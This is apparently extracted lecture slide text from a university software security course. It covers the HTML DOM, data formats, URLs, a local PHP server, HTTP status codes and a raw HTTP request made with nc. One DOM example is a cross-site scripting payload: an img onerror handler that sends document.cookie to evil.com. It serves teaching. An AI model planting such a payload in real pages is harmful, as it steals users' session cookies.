
The **HTML DOM** is an **Object Model** for **HTML**. It defines:

- HTML elements as **objects**
- **Properties** for all HTML elements
- **Methods** for all HTML elements
- **Events** for all HTML elements



The **HTML DOM** is an **API** (Programming Interface) for **JavaScript**:

- JavaScript can add/change/remove HTML elements
- JavaScript can add/change/remove HTML attributes
- JavaScript can add/change/remove CSS styles
- JavaScript can react to HTML events
- JavaScript can add/change/remove HTML events



The DOM provides a structured representation of the document (a tree) and it defines a way that the structure can be accessed from programs so that they can change the document structure, style and content.

Software Security COMP 4384

Changed to test!!!



[Course Website](#)

Submit Form

```
Elements Console Sources 1 1 hidden
top -url Default level
> userless()
< undefined
> document.body.children
< HTMLCollection(7) [h1#heading1, p, img, p, p, form, p, heading1: h1#heading1]
  > 0: h1#heading1
  > 1: p
  > 2: img
  > 3: p
  > 4: p
  > 5: form
  > 6: p
  length: 7
  > heading1: h1#heading1
  > __proto__: HTMLCollection
> document.body.children[1]
< <p>This course discusses interesting stuff about security of software!</p>
> document.body.children[1].innerText="Changed to test!!!"
< "Changed to test!!!"
>
```

Accessing the DOM

- **Example 1:** displays an alert message by using the `alert` function from the `window` object:

```
<body onload="window.alert('welcome to my page!');">
```

- **Example 2:** displays all the cookies associated with the current document in an alert message:


```
<body onload="window.alert(document.cookie);">
```

- **Example 3:** sends all the cookies associated with the current document to the `evil.com` server if `x` points to a non-existent image

```
<img src=x onerror=this.src='http://evil.com/?c='+document.cookie>
```


Data Formats: *eXtensible Markup Language* (XML)

- A hierarchy of tags
- Has a single root
- Tags have attributes
- Human readable file format
- Structured and can be traversed programmatically
 - Common format for web end points that are APIs for mobile or other web services




Data Formats: JavaScript Object Notation (JSON)

- Becoming more popular over XML
- Smaller file sizes
- Concept of maps and arrays
- Corresponds more directly to programming language primitives



Third Party Browser Plugins


- Java Applets, Flash, Silverlight, ActiveX, etc.
 - Requires browser to install a plugin to run
 - Typically fully featured languages
 - May be able to escape browser sandbox
 - Usually have permissions associated with applications
 - Historically a rich target for hackers



There's no place like

127.0.0.1

Accessing Websites



Domain Name: *example.com*

Domain names were developed to make identification of web sites easier.

The process begins with the browser determining the **IP address of the web server** that is hosting the website of interest.

An IP address is the **unique identifier** assigned to every device on the Internet, including the client computer for our web browser.

Rather than ask for a web site at the server identified by something like **128.34.66.120**, we can ask for a web site at www.example.com and let the **domain name system** (DNS) resolve it.

A web browser identifies a **web site with a Uniform Resource Locator (URL)**. The naming scheme, invented by Tim Berners-Lee, allows us to refer to content on distant computers in a simple and consistent manner, which in turn makes easy navigation of the web possible.

① ② ③ ④ ⑤ ⑥ ⑦ ⑧
<https://www.example.com:3000/path/resource?id=123#section-id>


- ① **Scheme** - defines how the resource will be obtained.
- ② **Subdomain** - www is most common but not required.
- ③ **Domain** - unique value within its top-level domain.
- ④ **Top-level Domain** - hundreds of options now exist.
- ⑤ **Port** - if omitted HTTP will connect on port 80, HTTPS on 443.
- ⑥ **Path** - specify and perhaps find requested resource.
- ⑦ **Query String** - data passed to server-side software, if present.
- ⑧ **Fragment Identifier** - a specific place within an HTML document.

Accessing Websites

```
module-08 — php -S 127.0.0.1:8080 — 100x26
(local-admins-MacBook-Pro:module-08 ahmedtamrawi$ php -S 127.0.0.1:8080
PHP 7.3.11 Development Server started at Thu Oct 29 12:10:08 2020
Listening on http://127.0.0.1:8080
Document root is /Users/ahmedtamrawi/Dropbox/Personal-Files/Teaching-Stuff/software-security/Fall2020/slides/resources/module-08
Press Ctrl-C to quit.

```

Start a PHP Server





```
module-08 — php -S 127.0.0.1:8080 — 100x26
[local-admins-MacBook-Pro:module-08 ahmedtamrawi$ php -S 127.0.0.1:8080
PHP 7.3.11 Development Server started at Thu Oct 29 12:10:08 2020
Listening on http://127.0.0.1:8080
Document root is /Users/ahmedtamrawi/Dropbox/Personal-Files/Teaching-Stuff/software-security/Fall2020/slides/resources/module-08
Press Ctrl-C to quit.
[Thu Oct 29 12:11:37 2020] 127.0.0.1:57662 [404]: / - No such file or directory
[Thu Oct 29 12:11:37 2020] 127.0.0.1:57663 [404]: /favicon.ico - No such file or directory
```

HTTP STATUS CODES	
2xx Success	
200	Success / OK
3xx Redirection	
301	Permanent Redirect
302	Temporary Redirect
304	Not Modified
4xx Client Error	
401	Unauthorized Error
403	Forbidden
404	Not Found
405	Method Not Allowed
5xx Server Error	
501	Not Implemented
502	Bad Gateway
503	Service Unavailable
504	Gateway Timeout

What is favicon used for?

A **favicon** is a graphic image (icon) associated with a particular Web page and/or Web site. Many recent user agents (such as graphical browsers and newsreaders) display them as a visual reminder of the Web site identity in the address bar or in tabs. The wikipedia includes an article about **favicons** [FAVICON-WIKIPEDIA].





Software Security COMP 4384

This course discusses interesting stuff about security of software!



[Course Website](#)



```
module-08 — php -S 127.0.0.1:8080 — 100x26
[local-admins-MacBook-Pro:module-08 ahmedtamrawi$ php -S 127.0.0.1:8080
PHP 7.3.11 Development Server started at Thu Oct 29 12:10:08 2020
Listening on http://127.0.0.1:8080
Document root is /Users/ahmedtamrawi/Dropbox/Personal-Files/Teaching-Stuff/software-security-4384/slides/resources/module-08
Press Ctrl-C to quit.
[Thu Oct 29 12:11:37 2020] 127.0.0.1:57662 [404]: / - No such file or directory
[Thu Oct 29 12:11:37 2020] 127.0.0.1:57663 [404]: /favicon.ico - No such file or directory
[Thu Oct 29 12:18:56 2020] 127.0.0.1:57722 [200]: /test.html
```

HTTP STATUS CODES	
2xx Success	
200	Success / OK
3xx Redirection	
301	Permanent Redirect
302	Temporary Redirect
304	Not Modified
4xx Client Error	
401	Unauthorized Error
403	Forbidden
404	Not Found
405	Method Not Allowed
5xx Server Error	
501	Not Implemented
502	Bad Gateway
503	Service Unavailable
504	Gateway Timeout

127.0.0.1:8080/test.html

Software Security COMP 4384

This course discusses interesting stuff about security of software!




[Course Website](#)

Network

Filter Hide data URLs

XHR JS CSS Img Media Font Doc WS Manifest Other Has blocked cookies

Blocked Requests



Name	Size	Type	Initiator	Time	Waterfall
test.html	964 B	document	Other	2 ms	
23723766-7915769-im...	42.8 kB	image/jpeg	test.html	617 ms	

2 requests 43.8 kB transferred 43.2 kB resources Finish: 630 ms DOMContentLoaded: 1

Our page "test.html"

The image

The image shows a browser window with the Reddit website on the left and the Chrome DevTools Network tab on the right. The browser address bar shows 'reddit.com'. The Reddit post is from the subreddit 'r/MurderedByWords' and is titled 'Someone on the Walmart social media team has had enough of COVIDiots'. A comment by 'Sabrina' asks about Walmart's reasoning regarding COVID-19 and constitutional rights. The network tab shows a list of requests, including fonts, styles, scripts, images, and XHR requests to 'www.reddit.com'. A red box highlights the summary at the bottom of the network tab: '175 requests', '8.6 MB transferred', '14.0 MB resources', 'Finish: 11.13 s', and 'DOMContentLoaded'.

reddit: the front page of the in: x +

reddit.com

Search

Hot Everywhere

r/MurderedByWords · Posted by u/beerbellybegone + JOIN

5 hours ago 14 11 & 46 More

Someone on the Walmart social media team has had enough of COVIDiots

Walmart it is true, yes. Like · Reply 1

Sabrina Walmart what is your reasoning in areas of low covid rates? And what if medically someone can not wear one?

You do understand the invasion of constitutional rights that you are doing? Like · Reply 3

Walmart Sabrina The majority of our stores are in areas struggling with COVID. If you cannot wear a mask you can still shop on our website. We have other rules that may invade your constitutional rights, like the rule against

Elements Console Sources Network

Filter Hide data URLs

XHR JS CSS Img Media Font Doc WS Manifest Other Has blocked cookies

Blocked Requests


2000 ms 4000 ms 6000 ms 8000 ms 10000 ms 12000

Name	Status	Type	Initiator	Size	Time	Waterfall
italic-fca7c15cdda6570...	200	font	(index)	26.4 ...	255 ms	
reddit-components-Sid...	200	style...	bootstrap...	3.6 kB	193 ms	
reddit-components-Sid...	200	script	bootstrap...	14.7 ...	225 ms	
silver_32.png	200	png	react-dom...	1.9 kB	193 ms	
-6aHvX5BT4wPbvHmha...	200	png	react-dom...	7.3 kB	94 ms	
pixel?y=1636064267;r=...	200	gif	quantis?...	371 B	185 ms	
www.reddit.com	200	xhr	breadcrumb...	60 B	232 ms	
www.reddit.com	200	xhr	breadcrumb...	60 B	219 ms	
www.reddit.com	200	xhr	breadcrumb...	60 B	219 ms	

175 requests 8.6 MB transferred 14.0 MB resources Finish: 11.13 s DOMContentLoaded

Software Security COMP 4384

This course discusses interesting stuff about security of software!



[Course Website](#)

But how did we ask the server to get us the contents of `test.html`?

This is what the server returned to us when we requested access to `test.html`

```
NC(1) BSD General Commands Manual NC(1)
NAME
nc - arbitrary TCP and UDP connections and listens
SYNOPSIS
nc [-46bCDdhklnrStUuvZz] [-I length] [-i interval] [-O length] [-P proxy_username]
[-p source_port] [-q seconds] [-s source] [-T toskeyword] [-V rtable]
[-w timeout] [-X proxy_protocol] [-x proxy_address[:port]] [destination] [port]
DESCRIPTION
The nc (or netcat) utility is used for just about anything under the sun involving
TCP, UDP, or UNIX-domain sockets. It can open TCP connections, send UDP packets,
listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and
IPv6. Unlike telnet(1), nc scripts nicely, and separates error messages onto stan-
dard error instead of sending them to standard output, as telnet(1) does with some.
Common uses include:
• simple TCP proxies
• shell-script based HTTP clients and servers
• network daemon testing
• a SOCKS or HTTP ProxyCommand for ssh(1)
• and much, much more
```

We will use nc to draft a request to our server

```
module-08 -- php -S 127.0.0.1:8080 -- 100x25
[local-admins-MacBook-Pro:module-08 ahmedtamrawi$ php -S 127.0.0.1:8080
PHP 7.3.11 Development Server started at Thu Oct 29 12:18:40 2020
Listening on http://127.0.0.1:8080
Document root is /Users/ahmedtamrawi/Dropbox/Personal-Files/Teaching-Stuff/software-security/Fall202
0/slides/resources/module-08
Press Ctrl-C to quit.
[Thu Oct 29 12:18:51 2020] 127.0.0.1:57721 [404]: / - No such file or directory
[Thu Oct 29 12:18:56 2020] 127.0.0.1:57722 [200]: /test.html
[Thu Oct 29 12:23:48 2020] 127.0.0.1:57828 [200]: /test.html
[Thu Oct 29 12:26:35 2020] 127.0.0.1:58543 [200]: /test.html
[Thu Oct 29 12:35:05 2020] 127.0.0.1:60580 Invalid request (Unexpected EOF)
[Thu Oct 29 12:35:38 2020] 127.0.0.1:60633 Invalid request (Unexpected EOF)
[Thu Oct 29 12:37:26 2020] 127.0.0.1:61306 Invalid request (Unexpected EOF)
[Thu Oct 29 12:37:49 2020] 127.0.0.1:61356 Invalid request (Unexpected EOF)
[Thu Oct 29 12:37:49 2020] 127.0.0.1:60466 Invalid request (Unexpected EOF)
[Thu Oct 29 12:40:12 2020] 127.0.0.1:61976 [200]: /test.html

ahmedtamrawi -- bash -- 1
[local-admins-MacBook-Pro:~ ahmedtamrawi$ nc 127.0.0.1 8080
GET /test.html

HTTP/0.9 200 OK
Date: Thu, 29 Oct 2020 10:40:12 GMT
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 826

<html>
  <head>
    <script>
      function userless() {
        alert("Do not do that again!");
      }
    </script>
  </head>
  <body>
    <h1 onclick="userless()" id="heading1">Software Security COMP 4384</h1>
    <p>This course discusses interesting stuff about security of software!</p>
    
    <p>
      <a onclick="userless()" href="https://atamrawi.github.io/teaching/comp4384_fall20">Course
Website</a>
    </p>
    <p>
      <form>
        <input class="form_element" type="text">
        <input class="form_element" type="submit" value="Submit Form">
      </form>
    </p>
  </body>
</html>

local-admins-MacBook-Pro:~ ahmedtamrawi$
```


HTTP Request

HTTP Response Headers

HTTP Response

HTTP Response Content


HTTP Protocol



Web Browser

HTTP Request

GET /test.html



HTTP Response

```
HTTP/0.9 200 OK
Date: Thu, 29 Oct 2020 10:40:12 GMT
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 826
<html><head><script>...
```




Web Server

The image shows a web browser window displaying a page titled "Software Security COMP 4384". The page content includes a sub-header "This course discusses interesting stuff about security of software!", an image of a coffee cup, a link for "Course Website", and a "Submit Form" button. The browser's developer tools are open to the Network tab, showing a request for "test.html". The response headers are highlighted with a red box, and the request headers are highlighted with a yellow box.

Software Security COMP 4384

This course discusses interesting stuff about security of software!



[Course Website](#)

```
test.html
23723766-791d769-image-a-...

Name
test.html
23723766-791d769-image-a-...

Headers
Preview
Response
Initiator
Timing

General
Request URL: http://127.0.0.1:8080/test.html
Request Method: GET
Status Code: 200 OK
Remote Address: 127.0.0.1:8080
Referer Policy: strict-origin-when-cross-origin

